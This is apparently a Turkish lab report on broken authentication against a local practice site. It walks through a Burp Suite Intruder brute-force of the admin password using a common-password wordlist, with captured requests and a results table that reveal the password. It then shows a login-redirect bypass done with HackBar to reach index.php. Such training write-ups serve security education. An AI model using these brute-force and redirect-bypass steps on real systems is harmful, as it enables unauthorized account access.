

Broken Authentication

Rapor

Brute Force Attack

LOGIN

Username:

Password:

Submit

Username: admin / Wordlist: Sedlist-10000 Common Credentials

Siteye girdiğimizde bizi bir giriş ekranı karşılıyor. Kullanıcı adı «admin» olarak sistem tarafından bize tanımlanmış ancak şifre bilgisi elimizde yok.

Burp-Suite programını kullanarak Brute-Force Attack gerçekleştireceğiz ve bu şekilde şifreyi öğrenmiş olacağız.

Request to http://localhost:8080 [127.0.0.1]

Forward Drop Intercept is on

Send to Intruder

Send to Repeater Ctrl-R

Send to Sequencer

Send to Comparer

Send to Decoder x/95.0
/;q=0.8

Request in browser >

Engagement tools [Pro version only] >

Change request method

Change body encoding

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Don't intercept requests >

Do intercept >

```
1 POST /lab/broken-authentication/brute-force/ HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/broken-authentication/brute-force/
12 Cookie: PHPSESSID=jab2jd4dgnfj8ihptadunj9a26
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 username=admin&password=admin
```

Burp-Suite uygulaması ile giriş ekranındaki girdiğimiz bilgileri yakalıyoruz.

İstek ekranına sağ tıklayıp Send to Intruder seçeneğine tıklıyoruz.

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

Sniper

Battering ram

Pitchfork

Cluster bomb

```
1 POST /lab/broken-authentication/brute-force/ HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/broken-authentication/brute-force/
12 Cookie: PHPSESSID=bpt72pe19lqo8rh4jnfj75qi7
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 username=$admin$&password=$dzhem$
```

Attack Type olarak Cluster Bomb seçeneğini seçtikten sonra Brute-Force yapılacak payloadları işaretliyoruz.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type and can be customized in different ways.

Payload set: 1 Payload count: 1
Payload type: Simple list Request count: 10,000

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

admin

Load ...

Remove

Clear

Deduplicate

Add

Enter a new item

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type and can be customized in different ways.

Payload set: 2 Payload count: 10,000
Payload type: Simple list Request count: 10,000

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

password
123456
12345678
1234
qwerty
12345
dragon
pussy
baseball

Load ...

Remove

Clear

Deduplicate

Add

Enter a new item

Payload 1 seçeneğimiz giriş ekranındaki kullanıcı adını temsil ediyor. Sistem tarafından kullanıcı adı tanımlandığı için tek bir değişken veriyoruz.

Payload 2 seçeneğimiz giriş ekranındaki şifre kısmını temsil ediyor. Sistem tarafından tanımlanan kullanıcı adı bilgisini kullanarak şifre için ise 10.000 kelimeden oluşan bir liste tanımlıyoruz ve bu şekilde ilerliyoruz.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
419	admin	mark	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
418	admin	paul	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
417	admin	bronco	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
416	admin	jake	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
415	admin	platinum	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
414	admin	brian	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
413	admin	cool	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
412	admin	sammy	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
411	admin	august	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
410	admin	rock	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
409	admin	dave	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
408	admin	phantom	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
407	admin	lifehack	200	<input type="checkbox"/>	<input type="checkbox"/>	2181	
406	admin	williams	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
405	admin	donald	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
404	admin	godzilla	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
403	admin	private	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
402	admin	baby	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
401	admin	arthur	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
400	admin	4444	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
399	admin	bigboy	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
398	admin	2222	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	
397	admin	animal	200	<input type="checkbox"/>	<input type="checkbox"/>	2071	

Request

Response

PrettyRawHexRender

1117 of 10000

Gönderilen istekler arasında istek uzunluğu farklı olan tek bir seçenek var bu şekilde giriş yapmayı deniyor.

LOGIN

Username:

Password:

Submit

Username: admin / Wordlist: Seclist-10000 Common Credentials

Congratulations...

Bu bilgileri kullanarak giriş yapmayı denediğimizde başarılı bir şekilde sisteme giriş yapıyoruz.



VULNLAB

User

Pass



Try to see index.php


Giriş ekranının altında bize index.php dosyasını görüntülememizi istiyor. Ancak URL üzerinden gitmeye veya giriş yaparak gitmeye çalışsakta bizi sürekli login.php sayfasına yönlendiriyor.




Buradan anlıyoruz ki giriş ekranındaki form işlevsiz durumda girilen veriler herhangi bir yere gönderilmiyor bu yüzden diğer bir sayfaya yönlendirme yapılmıyor.

Bu yönlendirmeyi aşmak için HackBar eklentisinden yararlanacağız. URL adresimizi aldıktan sonra Tool bölümünden açılan sayfada NoDirect kısmına tıklıyoruz ve ardından kopyaladığımız URL adresimizi buraya ekliyoruz.





Ekleme yaptıktan sonra isteğimizi index.php şeklinde düzenliyoruz. Ardından bu şekilde isteğimizi gönderiyoruz.



İstek bu şekilde yollandığında index.php sayfasına ulaşmış oluyoruz.